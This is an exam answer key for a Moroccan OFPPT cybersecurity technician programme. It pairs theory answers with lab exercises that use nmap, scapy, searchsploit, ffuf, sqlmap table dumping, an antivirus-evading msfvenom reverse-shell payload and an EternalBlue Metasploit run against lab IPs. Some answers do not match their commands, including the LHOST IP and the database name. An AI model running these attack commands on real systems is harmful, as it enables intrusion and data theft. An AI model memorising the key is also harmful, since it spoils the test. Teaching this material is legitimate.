مكتب التكوين المهني وإنعاش الشغل

Office de la Formation Professionnelle et de la Promotion du Travail

Direction de la Recherche et de l'Ingénierie de la Formation
Division Conception des Examens

Examen National de Fin de Formation
Session Juin 2025

Examen de Fin de Formation (Epreuve de Synthèse)

Eléments de correction

Secteur :	**Digital et Intelligence Artificielle**	**Niveau :**	**Technicien Spécialisé**
Filière :	**Infrastructure Digitale option Cyber Sécurité**		

Variante	**V2**	**Durée :**	**4h00**	**Barème**	**/100**

Consignes et Précisions aux correcteurs :

Veuillez respecter impérativement les consignes suivantes :

Les éléments de correction fournis sont à titre indicatif. Les correcteurs sont invités à considérer comme correctes toutes les réponses qui respectent le sens et le contexte de la question, même si elles diffèrent des exemples donnés. Par ailleurs, l'attribution des notes doit tenir compte de la pertinence et de la clarté des arguments présentés par les candidats.

- Eviter de sanctionner doublement le stagiaire sur les questions liées,
- Pour toutes les questions de synthèse et de compréhension le correcteur s'attachera à évaluer la crédibilité et la pertinence de la réponse du stagiaire. Et à apprécier toute réponse cohérente du stagiaire,
- Le stagiaire n'est pas tenu de fournir des réponses aussi détaillées que celles mentionnées dans le corrigé,
- Pour les exercices de calcul :
  - Prendre en considération la méthode de calcul correcte (formule et relation de calcul correcte) même si le résultat final de calcul est faux
  - Le résultat final correct non justifié ne doit pas avoir la totalité de la note.
- En cas de suspicion d'erreur au niveau du corrigé, prière de contacter la Division de Conception des Examens.

- **Détail du Barème**

Partie Théorique /40 points			
Q1	4	**Q15**	2
Q2	3	**Q16**	2
Q3	3	**Q17**	2
Q4	2	**Q18**	2
Q5	1	**Q19**	2
Q6	1	**Q20**	2
Q7	2		
Q8	2		
Q9	2		
Q10	2		
Q11	1		
Q12	2		
Q13	1		
Q14	2		

Partie Pratique /60 points							
Q21.1	1	**Q24.1**	2	**Q27.1**	1	**Q38**	2
Q21.2	1	**Q24.2**	1	**Q27.2**	2,5	**Q39**	2
Q21.3	1	**Q24.3**	2	**Q28**	1,5	**Q40**	2
Q21.4	1	**Q24.4**	1	**Q29**	1	**Q41.1**	1
Q21.5	1	**Q24.5**	2	**Q30.1**	1	**Q41.2**	1
Q22.1	1,5	**Q25.1**	1,5	**Q30.2**	1	**Q42.1**	1
Q22.2	1,5	**Q25.2**	1	**Q31**	1	**Q42.2**	1,5
Q23.1	1	**Q25.3**	1,5	**Q32**	1	**Q42.3**	1,5
Q23.2	1	**Q26.1**	1	**Q33**	1		
Q23.3	1	**Q26.2**	1	**Q34**	2		
Q23.4	1	**Q26.3**	1	**Q35**	2		
Q23.5	1	**Q26.4**	1	**Q36**	2		
		Q26.5	1	**Q37**	1		

Partie Théorique /40 points

Dossier 1 : 28 PTS

1. Faites correspondre chaque terme avec sa définition correspondante en utilisant les lettres appropriées. (Répondez à la question sur votre feuille d'examen)

1. CVE -> d	d
2. CVSS -> a	a
3. OSSTMM -> b	b
4. Black Box Intrusion Test -> c	c

2. Associez chaque terme de la matrice MITRE ATT&CK avec sa description correspondante en utilisant les lettres appropriées. (Répondez à la question sur votre feuille d'examen)

1. Modification des paramètres de démarrage (T1547) b	b
2. Modifications du registre Windows (T1547.001) c	c
3. Persistance (TA0003) a	a

3. Remettez les 6 phases du plan de réponse aux incidents (PRI) dans l'ordre chronologique correct.

b,d,a,f,c,e

1. Préparation
2. Identification (ou Détection et analyse)
3. Endiguement (ou Isolation)
4. Éradication
5. Récupération
6. Leçons apprises

4. Quelle est la différence entre la reconnaissance **passive** et la reconnaissance **active** dans un test d'intrusion ?

- **Reconnaissance passive :** Cette méthode consiste à collecter des informations sur la cible sans interagir directement avec elle. Cela peut inclure l'analyse de données publiques, des réseaux sociaux, des sites web, etc. L'objectif est de minimiser le risque de détection.
- **Reconnaissance active :** Cela implique d'interagir directement avec la cible, par exemple en effectuant des scans de ports ou des requêtes réseau. Cette méthode est plus intrusive et peut alerter la cible sur l'activité de reconnaissance.

5. Quelles sont les principales sources d'informations utilisées dans **l'OSINT** ? (Citez deux)

- Sites web publics (blogs, forums, réseaux sociaux)
- Bases de données publiques (registres d'entreprises, données gouvernementales)
- Annuaires en ligne (WHOIS, DNS)
- Publications et rapports (études de marché, articles académiques)
- Médias d'actualités

6. Quelle norme **ISO** est consacrée à la gestion des incidents de sécurité ?

La norme **ISO/IEC 27035** est dédiée à la gestion des incidents de sécurité de l'information.

7. Comment fonctionne un serveur **C2** (Command and Control) et quel rôle joue-t-il dans une attaque ?

Un serveur C2 est utilisé par les attaquants pour contrôler des systèmes compromis. Il permet d'envoyer des commandes aux malwares installés sur les machines infectées, de recevoir des données volées et de gérer les opérations de l'attaque. Le serveur C2 est essentiel pour maintenir la communication entre l'attaquant et les systèmes compromis.

8. Donnez deux techniques pouvant être utilisées pour maintenir l'accès à un système après une **exploitation** réussie ?

- Portes dérobées (Backdoors) : Installer un accès non autorisé qui permet à l'attaquant de revenir sur le système à tout moment.
- Mécanisme de Persistance (Persistence Mechanisms) : Utiliser des techniques comme les tâches planifiées, les services Windows ou les scripts de démarrage pour garantir que le malware se réactive après un redémarrage.

9. Qu'est-ce que le **mouvement vertical** dans le contexte d'une attaque et quels en sont les objectifs ?

Le mouvement vertical fait référence à la capacité d'un attaquant à se déplacer à travers les niveaux d'accès d'un réseau, par exemple, en passant d'un compte utilisateur à un compte administrateur. Les objectifs incluent l'acquisition de privilèges élevés pour accéder à des données sensibles ou à des systèmes critiques.

10. Comment la **loi 09-08** protège-t-elle les droits des personnes en matière de données personnelles ? et quel est l'organisme responsable de son application au Maroc ?

La loi 09-08 protège les droits des personnes en matière de données personnelles en réglementant la collecte, le traitement et la conservation de ces données *(les personnes ont le droit d'accès, de rectification, d'opposition et d'effacement de leurs données)*. L'organisme responsable de son application est la Commission Nationale de Contrôle de la Protection des Données à Caractère Personnel (CNDP).

11. En quoi un **faux positif** peut-il influencer l'efficacité d'un scan de vulnérabilité ?

Un faux positif peut entraîner une perte de temps et de ressources, car les équipes de sécurité peuvent être amenées à enquêter sur des alertes non pertinentes. Cela peut également diminuer la confiance dans les outils de scan et détourner l'attention des véritables vulnérabilités.

12. Qu'est-ce que le **Threat Hunting** et donner deux de ses techniques ?

Le Threat Hunting est une approche proactive qui consiste à rechercher activement des menaces potentielles dans un réseau, même en l'absence d'alertes. La chasse **structurée** suit une méthodologie établie. La chasse **basée sur les hypothèses** repose sur des scénarios préétablis. La chasse **non structurée** est plus exploratoire et repose sur l'expérience de l'analyste..

13. Comment un attaquant peut-il exploiter une vulnérabilité de **Buffer Overflow** ?

Un attaquant peut exploiter une vulnérabilité de Buffer Overflow en envoyant des données plus volumineuses que la mémoire allouée à un tampon, ce qui peut écraser des données adjacentes. Cela peut permettre à l'attaquant d'exécuter du code malveillant ou de prendre le contrôle du système.

14. Pourquoi est-il important pour un enquêteur en investigation numérique de garantir **l'intégrité** et la **reproductibilité** des preuves forensiques ?

Garantir l'intégrité des preuves est crucial pour assurer leur admissibilité en tant que preuve légale. La reproductibilité permet à d'autres enquêteurs de vérifier les résultats et de s'assurer que les conclusions tirées sont fondées sur des données fiables et non altérées. Cela renforce la crédibilité de l'enquête.

Dossier 2 : 12 PTS

Contexte : Une entreprise de services cloud, "CloudSecure", spécialisée dans le stockage et la gestion de données pour des clients variés, a subi une attaque par chaîne d'approvisionnement. Les attaquants ont infiltré un fournisseur de services de sécurité tiers, insérant un logiciel malveillant dans une mise à jour de sécurité. Cette mise à jour a été déployée sur les serveurs de CloudSecure, compromettant les données de plusieurs clients et entraînant des pertes de confiance.

15. Quelles actions CloudSecure peut-elle entreprendre pour identifier rapidement l'incident et évaluer les dommages causés à ses infrastructures et à celles de ses clients ? (Donner trois)

a. **Surveillance des systèmes :** Mettre en place des outils de détection et de réponse étendus (XDR) pour identifier des comportements anormaux.
b. **Analyse des mises à jour :** Examiner les mises à jour de sécurité déployées pour identifier la présence de code malveillant.
c. **Audit des accès :** Analyser les journaux d'accès pour détecter des connexions suspectes ou non autorisées.
d. **Évaluation des impacts :** Évaluer l'étendue de la compromission en identifiant les systèmes affectés et les données compromises.

16. Quels types d'analyses et de logiciels CloudSecure peut-elle utiliser pour effectuer une enquête numérique approfondie sur l'incident et retracer l'origine de la compromission ? (Donner trois)

a. **Analyse des malwares :** Utiliser des outils d'analyse de malwares (comme IDA Pro, Ghidra ou Radare2) pour examiner le logiciel malveillant et comprendre son fonctionnement.

b. **Outils d'analyse forensique :** Utiliser des outils de forensiques comme EnCase ou FTK pour analyser les disques durs et les systèmes compromis.

c. **Analyse de trafic réseau :** Analyser le trafic réseau avec des outils comme Wireshark pour identifier des communications suspectes avec des serveurs C2.
d. **Outils d'analyse des journaux (logs) :** Utiliser des outils d'analyse de journaux (comme Splunk ou ELK Stack) pour corréler les événements et retracer l'origine de la compromission.

17. Quelles pratiques CloudSecure aurait-elle pu adopter pour évaluer et réduire les risques liés à l'intégration de services de sécurité fournis par des tiers avant que l'incident ne se produise ? (Donner trois)

a. **Évaluation des fournisseurs :** Effectuer des audits de sécurité réguliers des fournisseurs tiers pour évaluer leurs pratiques de sécurité.
b. **Contrats et SLA :** Inclure des clauses de sécurité dans les contrats et les accords de niveau de service (SLA) avec les fournisseurs.
c. **Tests de pénétration :** Réaliser des tests de pénétration sur les intégrations tierces pour identifier les vulnérabilités potentielles.
d. **Surveillance continue :** Mettre en place une surveillance continue des services tiers pour détecter des anomalies ou des changements inattendus.

18. Quelle stratégie de communication CloudSecure devrait-elle adopter pour informer ses clients et les parties prenantes de l'incident, tout en maintenant la transparence et la confiance ? (Donner trois)

a. **Transparence :** Informer rapidement les clients de l'incident, en fournissant des détails sur ce qui s'est passé, les mesures prises et les impacts potentiels.
b. **Mise à jour régulière :** Fournir des mises à jour régulières sur l'état de l'enquête et des mesures de remédiation.
c. **Support client :** Mettre en place une ligne d'assistance dédiée pour répondre aux questions et préoccupations des clients.
d. **Engagement à la sécurité :** Réaffirmer l'engagement de CloudSecure envers la sécurité des données et les mesures prises pour éviter de futurs incidents.

19. Quelles étapes CloudSecure doit-elle suivre pour restaurer ses systèmes à un état sécurisé et regagner la confiance de ses clients après l'incident ? (Donner quatre)

a. **Éradication du malware :** Identifier et supprimer le logiciel malveillant de tous les systèmes affectés.
b. **Mise à jour des systèmes :** Appliquer des mises à jour de sécurité et des correctifs pour renforcer la sécurité des systèmes.
c. **RESTAURATION DES SAUVEGARDES**
d. **Tests de sécurité :** Effectuer des tests de sécurité approfondis pour s'assurer que les systèmes sont sécurisés avant de les remettre en ligne.
e. **Communication post-incident :** Informer les clients des mesures prises pour sécuriser les systèmes et des résultats des tests de sécurité.

20. Quelles recommandations CloudSecure pourrait-elle mettre en place pour renforcer sa sécurité et éviter de futures attaques par chaîne d'approvisionnement ? (Donner quatre)

a. **Formation continue :** Mettre en place des programmes de formation réguliers pour le personnel sur la sécurité des informations et la sensibilisation aux menaces.
b. **Évaluation des risques :** Effectuer des évaluations de risques régulières pour identifier et atténuer les vulnérabilités potentielles.
c. **Renforcement des contrôles d'accès :** Mettre en œuvre des contrôles d'accès stricts et des politiques de gestion des identités.
d. **Collaboration avec les fournisseurs :** Travailler en étroite collaboration avec les fournisseurs pour s'assurer qu'ils respectent des normes de sécurité élevées et qu'ils sont préparés à gérer des incidents de sécurité.

Partie pratique /60 points

Dossier 3 : 33.5 PTS

L'équipe de sécurité a été sollicitée pour tester les vulnérabilités d'un serveur web.

21. Un scan nmap donne le résultat suivant :

```
└─$ nmap -sV -sC -T3 192.168.8.148
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-15 09:46 +01
Nmap scan report for 192.168.8.148
Host is up (0.000063s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
22/tcp open     ssh     OpenSSH 9.9p1 Debian 1 (protocol 2.0)
| ssh-hostkey:
|   256 d5:d6:da:4a:93:a3:dc:ae:b4:99:f6:7f:f1:a0:06:d9 (ECDSA)
|_  256 83:3a:63:b5:01:cf:35:74:e2:53:28:b6:44:b3:ca:a6 (ED25519)
80/tcp filtered http
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

21.1 Quel est le nombre total de ports scannés dans ce résultat ?

Nmap a scanné un total de 1 000 ports TCP. Cela inclut les ports ouverts, filtrés et fermés, car il est mentionné que 998 ports étaient fermés, 1 est ouvert et 1 est filtré.

21.2 Combien de ports sont fermés et ont renvoyé une réinitialisation en réponse aux requêtes de scan ?

Selon le résultat, il est indiqué que 998 ports sont fermés et ont renvoyé une réinitialisation (reset) en réponse aux requêtes de scan.

21.3 Quels ports sont ouverts sur notre serveur et quels services y sont associés ?

Le port 22/tcp est ouvert sur l'hôte 192.168.8.148, et le service associé est OpenSSH 9.9p1.

Le port 80 ouvert mais filtré.

21.4 Que signifie l'état "**filtered**" pour le port 80/tcp ?

L'état "filtered" signifie que Nmap n'a pas pu déterminer si le port est ouvert ou fermé, car les paquets envoyés vers ce port n'ont pas reçu de réponse. Cela peut être dû à un pare-feu ou à un dispositif de sécurité qui bloque les requêtes de scan sur ce port.

21.5 Quelle information sur le système d'exploitation est fournie dans le rapport Nmap ?

Le rapport Nmap indique que le système d'exploitation est Linux et fournit également un identifiant CPE (Common Platform Enumeration) : cpe:/o:linux:linux_kernel, ce qui suggère que le noyau Linux est utilisé.

22. Afin de mieux cibler cette machine, on a mis au point le script suivant :

```python
#!/usr/bin/python3

from scapy.all import *

def send_syn_packet(dst_ip, dst_port):
    ip_packet = IP(dst=dst_ip)
    tcp_packet = TCP(dport=dst_port, flags='S')

    send(ip_packet/tcp_packet)

if __name__ == "__main__":
    destination_ip = '192.168.8.156'
    destination_port = 21
    send_syn_packet(destination_ip, destination_port)
```

22.1Quel est le but principal de ce script Python ?

Ce script envoie un paquet SYN (synchronize) à une adresse IP de destination spécifiée (ici, 192.168.8.156) sur un port de destination spécifié (ici, le port 21, qui est généralement utilisé par FTP). L'envoi d'un paquet SYN est une étape typique dans le processus de négociation d'une connexion TCP, qui peut être utilisée dans le cadre de la reconnaissance pour déterminer si un port est ouvert sur la machine cible. En d'autres termes, ce script est utilisé pour effectuer un scan de port en envoyant un paquet SYN à la cible.

22.2Que faut-il changer dans ce script pour tester son exécution sur notre serveur Web ?

L'adresse de destination_ip faudra la changer avec celle de notre serveur web 192.168.8.148

23 Comme le port **80** est ouvert, un membre de l'équipe à récupérer la sortie de la commande sivante :

```
└─$ searchsploit apache PoC
---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
Apache Httpd mod_rewrite - Open Redirects                             | multiple/webapps/47689.md
Apache Struts 2.3 < 2.3.34 / 2.5 < 2.5.16 - Remote Code Execution (2) | multiple/remote/45262.py
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)             | multiple/remote/6229.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)          | linux/dos/36906.txt
---------------------------------------------------------------------- ---------------------------------
```

23.1 Quelle base de données est utilisée par l'outil **searchsploit** et où est-elle stockée ?

L'outil **searchsploit** utilise une base de données de vulnérabilités qui est stockée localement sur le système de l'utilisateur. Cette base de données est généralement mise à jour à partir du dépôt de **Exploit-DB** (Exploit Database) et contient des informations sur divers exploits, y compris des titres, des chemins d'accès et des descriptions. Les données sont stockées dans des fichiers texte et des scripts dans le répertoire d'installation de searchsploit.

23.2 Commentez l'exploit " **Apache Struts 2.3 < 2.3.34 / 2.5 < 2.5.16 - Remote Code Execution (2)**" mentionné dans la sortie de la commande searchsploit.

Cet exploit concerne une vulnérabilité dans les versions d'Apache Struts antérieures à 2.3.34 et 2.5 antérieures à 2.5.16, qui permet une exécution de code à distance (RCE). Cela signifie qu'un attaquant peut exploiter cette vulnérabilité pour exécuter des commandes arbitraires sur le serveur vulnérable, ce qui peut entraîner un compromis complet du système. Les attaques peuvent être menées via des requêtes HTTP malveillantes, et cette vulnérabilité a été largement exploitée dans des attaques réelles, ce qui souligne l'importance de mettre à jour les systèmes pour éviter de telles failles.

23.3 Quel est l'impact d'un déni de service (**DoS**) sur un service Apache, et comment cela affecte-t-il les utilisateurs ?

Un déni de service (DoS) sur un service Apache peut rendre le serveur inaccessible aux utilisateurs légitimes. Cela se produit lorsque l'attaquant inonde le serveur de requêtes, le surchargeant et l'empêchant de traiter les demandes

des utilisateurs. Les utilisateurs peuvent rencontrer des temps d'attente prolongés, des erreurs de connexion ou des pages non disponibles. Cela peut également entraîner des pertes financières pour les entreprises, une dégradation de la réputation et une perte de confiance des clients.

23.4 Qu'est-ce qu'une preuve de concept (**PoC**) dans le contexte de la sécurité informatique, et quel est son objectif principal ?

Une preuve de concept (PoC) dans le contexte de la sécurité informatique est un exploit ou un code qui démontre la faisabilité d'un exploit de vulnérabilité ou d'une attaque. L'objectif principal d'une PoC est de prouver qu'une vulnérabilité existe et peut être exploitée, souvent dans un environnement contrôlé. Cela permet aux chercheurs en sécurité, aux développeurs et aux administrateurs de comprendre la gravité de la vulnérabilité et de prendre des mesures pour la corriger ou l'atténuer.

23.5 Donnez **deux mesures de sécurité** pouvant être mises en place pour protéger un système **Apache** contre ces vulnérabilités.

a. **Mises à jour régulières :** Assurez-vous que le serveur Apache et tous les modules associés sont régulièrement mis à jour pour corriger les vulnérabilités connues.
b. **Configuration sécurisée :** Configurer Apache de manière sécurisée en désactivant les modules inutiles, en restreignant l'accès aux fichiers sensibles et en appliquant des règles de sécurité appropriées.
c. **Utilisation de pare-feu :** Mettre en place des pare-feu pour filtrer le trafic entrant et sortant, et limiter l'accès aux ports nécessaires.
d. **Surveillance et journalisation :** Activer la journalisation des accès et des erreurs pour surveiller les activités suspectes et détecter les tentatives d'attaque.
e. **Protection contre les attaques DoS :** Utiliser des outils de protection contre les attaques DoS, comme un Web Application Firewall (WAF) et un reverse proxy. Ces outils peuvent aider à filtrer le trafic malveillant, à bloquer les requêtes suspectes et à répartir la charge pour éviter la surcharge du serveur.
f. **Tests de sécurité :** Effectuer des tests de pénétration réguliers pour identifier et corriger les vulnérabilités avant qu'elles ne soient exploitées par des attaquants.

Note : le(a) candidat(e) doit donner au minimum deux mesures de sécurité pour avoir la totalité de la note.

24 Le résultat ci-dessous présente un extrait de l'exécution de la commande **ffuf**, utilisée pour le fuzzing de notre serveur web, en s'appuyant sur la liste de mots **directory-list-2.3-medium.txt.**

```
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://192.168.8.148/FUZZ

# on atleast 2 different hosts [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 99ms]
#                       [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 97ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 302, Size: 0, Words: 1,
docs                    [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 18ms]
                        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 141ms]
external                [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 1ms]
config                  [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 11ms]
vulnerabilities         [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 5ms]
                        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 132ms]
server-status           [Status: 403, Size: 301, Words: 22, Lines: 12, Duration: 3ms]
:: Progress: [220560/220560] :: Job [1/1] :: 1428 req/sec :: Duration: [0:02:29] :: Errors: 0
```

24.1 Que permet le paramètre **FUZZ** dans l'URL http://192.168.8.148/FUZZ ?

Le paramètre **FUZZ** dans l'URL http://192.168.8.148/FUZZ est un espace réservé qui sera remplacé par les mots de la liste fournie (ici, directory-list-2.3-medium.txt). Cela permet à l'outil ffuf de tester chaque mot de la liste en tant que partie de l'URL, facilitant ainsi la recherche de répertoires ou de fichiers existants sur le serveur cible. Par exemple, si FUZZ est remplacé par docs, l'outil testera l'URL http://192.168.8.148/docs.

24.2 De quelle manière les résultats obtenus avec **ffuf** peuvent-ils contribuer à renforcer la sécurité du serveur cible ? proposer deux

Les résultats obtenus avec ffuf peuvent aider à identifier des répertoires sensibles ou vulnérables sur le serveur web. En découvrant des chemins d'accès non sécurisés ou des ressources exposées, les administrateurs peuvent prendre des mesures pour sécuriser ces répertoires, comme restreindre l'accès, appliquer des contrôles d'authentification, ou supprimer des fichiers inutiles. Cela contribue à réduire la surface d'attaque et à protéger le serveur contre des accès non autorisés.

Note : toute réponse mentionnant au moins un des cas ci-dessous ou équivalent, est considérée correcte.

- ✓ **Identification des répertoires sensibles** : Les administrateurs peuvent identifier des répertoires qui ne devraient pas être accessibles publiquement et prendre des mesures pour les sécuriser ou les restreindre.
- ✓ **Renforcement des contrôles d'accès** : Les statuts HTTP 403 indiquent que l'accès est interdit, ce qui peut être un bon point de départ pour vérifier les configurations de sécurité et s'assurer que les contrôles d'accès sont correctement appliqués.
- ✓ **Surveillance des redirections** : Les statuts 301 et 302 peuvent indiquer des redirections qui pourraient être exploitées. Les administrateurs peuvent vérifier si ces redirections sont intentionnelles et sécurisées.
- ✓ **Évaluation des vulnérabilités potentielles** : Les répertoires comme vulnerabilities peuvent indiquer des zones à risque qui nécessitent une attention particulière pour éviter les attaques.

24.3 Quels répertoires ont été découverts sur le serveur cible, et donner la signification de leurs statuts HTTP respectifs ?

Voici les répertoires et leurs codes de statut HTTP identifiés :

a. **docs** - Status: 301
b. **external** - Status: 301 (redirection permanente)
c. **config** - Status: 301(redirection permanente)
d. **vulnerabilities** - Status: 301(redirection permanente)
e. **server-status** - Status: 403 (interdit)

24.4 Quelles informations sont contenues dans la liste de mots **directory-list-2.3-medium.txt ?**

La liste de mots directory-list-2.3-medium.txt contient des noms de répertoires et de fichiers couramment utilisés sur les serveurs web. Ces noms peuvent inclure des répertoires tels que **admin**, **config**, **uploads**, **images**, **docs**, etc. Cette liste est utilisée pour effectuer des tests de fuzzing afin de découvrir des ressources cachées ou non sécurisées sur un serveur web.

24.5 Quel est le statut du répertoire **server-status**, et que signifie ce statut pour l'accès à ce répertoire ?

Le statut du répertoire **server-status** est **403**. Cela signifie que l'accès à ce répertoire est interdit (Forbidden). En d'autres termes, le serveur refuse de permettre l'accès à cette ressource, ce qui peut être dû à des restrictions de configuration qui empêchent les utilisateurs non autorisés de voir des informations potentiellement sensibles sur l'état du serveur.

25 Le site web sur la machine cible offre l'accès à une base de données. Examinez la commande ci-dessous et répondez aux questions relatives :

```
sqlmap -u "http://192.168.8.148/vulnerabilities/sqli/?id=100&Submit=Submit#" --
cookie="PHPSESSID=rh2h3uqj252v4kavp07ve2rre6"  -D MyDB --tables
```

25.1Quelle option de sqlmap pourriez-vous utiliser pour **Lister** les colonnes de la table users ?

Pour lister les colonnes de la table users, vous pouvez utiliser l'option --columns en spécifiant la table. La commande serait donc :

sqlmap -u "http://192.168.8.148/vulnerabilities/sqli/?id=100&Submit=Submit#" --cookie="PHPSESSID=rh2h3uqj252v4kavp07ve2rre6; security=low" -D dvwa -T users **--columns**

Note : Une réponse contenant seulement l'option -- columns est considérée correcte

25.2 Donnez 2 meilleures pratiques pour protéger une application web contre les injections SQL ?

Utilisation de requêtes préparées (prepared statements) : Cela permet de séparer les instructions SQL des données, ce qui empêche les attaquants d'injecter du code SQL malveillant.

Validation et assainissement des entrées : Toujours valider et assainir les données d'entrée des utilisateurs pour s'assurer qu'elles correspondent aux formats attendus (par exemple, utiliser des expressions régulières).

Limitation des privilèges de la base de données : Assurez-vous que les comptes de base de données utilisés par l'application ont uniquement les privilèges nécessaires pour effectuer leurs tâches, et rien de plus.

Utilisation de pare-feu d'application web (WAF) : Un WAF peut aider à détecter et bloquer les tentatives d'injection SQL avant qu'elles n'atteignent l'application.

Mise à jour régulière des logiciels : Gardez le système d'exploitation, les serveurs web, les bases de données et les frameworks à jour pour corriger les vulnérabilités connues.

Surveillance et journalisation : Mettez en place des systèmes de surveillance et de journalisation pour détecter les comportements suspects et les tentatives d'injection SQL.

Note : le(a) candidat(e) doit indiquer au minimum deux pratiques pour avoir la totalité de la note.

25.3 Quelle option de sqlmap pourriez-vous utiliser pour Extraire les données de la table users ?

Pour extraire les données de la table users, vous pouvez utiliser l'option --dump. La commande serait donc :

sqlmap -u "http://192.168.8.148/vulnerabilities/sqli/?id=100&Submit=Submit#" --cookie="PHPSESSID=rh2h3uqj252v4kavp07ve2rre6; security=low" -D dvwa -T users **--dump**

Note : Une réponse contenant seulement l'option --dump est considérée correcte

26 Les informations obtenues jusqu'à présent n'ont pas permis de gagner l'accès à la base de données, on a tenté l'injection d'un payload (cheval de troie). Analysez la commande ci-dessous et répondez aux questions qui suivent :

```
└─$ msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.8.156 LPORT=7777
 -e cmd/powershell_base64 -f exe -o /home/jaad/win11_pyld.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of cmd/powershell_base64
cmd/powershell_base64 succeeded with size 354 (iteration=0)
cmd/powershell_base64 chosen with final size 354
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/jaad/win11_pyld.exe
```

26.1 Que signifient les options **LHOST** et **LPORT** dans la commande, et à quoi servent-elles ?

LHOST (Local Host) désigne l'adresse IP de l'attaquant (ou de la machine qui écoute) sur laquelle le payload va se connecter. Dans ce cas, c'est 192.168.8.148.

LPORT (Local Port) spécifie le port sur lequel l'attaquant écoute pour les connexions entrantes. Ici, c'est le port 7777. Ces options sont essentielles pour établir la connexion entre le payload sur la machine cible et l'attaquant.

26.2 Quelle est la fonction principale de l'outil **msfvenom ?**

msfvenom est un outil utilisé pour générer des payloads (charges utiles) exploitables dans le cadre de tests d'intrusion. Il permet de créer des fichiers exécutables contenant des payloads qui peuvent être utilisés pour établir une connexion à un système cible, souvent dans le but d'exécuter des commandes à distance ou de prendre le contrôle du système.

26.3 Pourquoi utilise-t-on **powershell_base64** dans cette commande ?

L'encodeur **powershell_base64** est utilisé pour encoder le payload en base64 afin de le rendre moins détectable par les logiciels de sécurité et les antivirus. L'encodage en base64 permet également d'exécuter le payload via PowerShell, ce qui peut contourner certaines restrictions de sécurité sur les systèmes Windows.

26.4 Quel type de fichier est généré par cette commande et quel est son usage prévu ?

La commande génère un fichier exécutable Windows (avec l'extension .exe). Ce fichier contient un payload qui, lorsqu'il est exécuté sur un système cible, établit une connexion inverse (reverse shell) vers l'attaquant, permettant à ce dernier d'exécuter des commandes à distance sur la machine compromise. L'usage prévu est donc d'effectuer des tests d'intrusion ou des activités malveillantes, selon le contexte.

26.5 Pourquoi l'adresse IP de la machine cible n'est pas définie dans cet exploit ?

Comme c'est un trojan, son exécution sur la cible se fait directement et non à distance. C'est la victime qui déclenche le processus.

27 L'exploit suivant a été exécuté en complément du scénario précédent :

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.8.156
RHOST => 192.168.8.156
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.8.148
LHOST => 192.168.8.148
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 5555
LPORT => 5555
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD payload/windows/x64/shell_bind_tcp
PAYLOAD => windows/x64/shell_bind_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

27.1 La connexion qui sera mise en place par ce PAYLOAD sera-t-elle **directe** ou **inverse** ? justifiez votre réponse ?

La connexion mise en place par le payload windows/x64/shell_bind_tcp sera **directe**. Cela signifie que le système cible (la machine vulnérable) ouvrira un port (ici, le port 5555) et attendra que l'attaquant se connecte à ce port. Avec un payload de type "bind", c'est l'attaquant qui doit se connecter au port ouvert sur la machine cible.

27.2 Est-ce que cet exploit pourra réussir sur le serveur Web ? justifier votre réponse

Le système cible est Linux alors que le cheval de Troie /eternalblue est pour environnement Windows. Ceci ne devra pas aboutir.

Dossier 4 : 26.5 PTS

Vous faites partie de l'équipe de cybersécurité d'une société marocaine spécialisée dans les infrastructures critiques. Suite à une panne réseau soudaine, des investigations ont révélé :

- Des anomalies dans les journaux de sécurité liés à des connexions SSH non autorisées.
- Une élévation de privilèges réussie sur un serveur Linux central.
- L'existence d'un script malveillant programmé pour collecter et exfiltrer des données sensibles vers un serveur externe.

Votre mission est de :

- Renforcer les systèmes pour prévenir de futures intrusions.
- Identifier l'origine des attaques et minimiser leurs impacts.

- Proposer des mesures correctives pour rétablir un niveau de sécurité optimal.

L'analyse avec l'outil **OpenVAS** du serveur Linux compromis, a révélé les vulnérabilités suivantes :

- ✓ Une version obsolète d'**OpenSSH** exposée aux attaques de type force brute.
- ✓ La présence d'un fichier **.bash_history** non sécurisé contenant des commandes sensibles.

28. Expliquez les mesures à mettre en œuvre pour corriger ces deux vulnérabilités en suivant les recommandations de sécurité de l'**ANSSI**.

Vulnérabilité 1 : Version obsolète d'OpenSSH exposée aux attaques de type force brute.

- ✓ **Mise à jour d'OpenSSH :** Il est crucial de mettre à jour OpenSSH vers la dernière version stable pour bénéficier des correctifs de sécurité et des améliorations. Cela peut être fait en utilisant le gestionnaire de paquets de la distribution Linux (par exemple, apt-get update && apt-get upgrade sur Debian/Ubuntu ou yum update sur CentOS/RHEL).
- ✓ **Configuration des paramètres de sécurité :** Après la mise à jour, il est recommandé de configurer le fichier de configuration SSH (/etc/ssh/sshd_config) pour désactiver l'authentification par mot de passe et n'autoriser que l'authentification par clé publique. De plus, il est conseillé de limiter les connexions SSH à des adresses IP spécifiques et de changer le port par défaut (22) pour réduire la surface d'attaque.

Vulnérabilité 2 : Fichier .bash_history non sécurisé contenant des commandes sensibles.

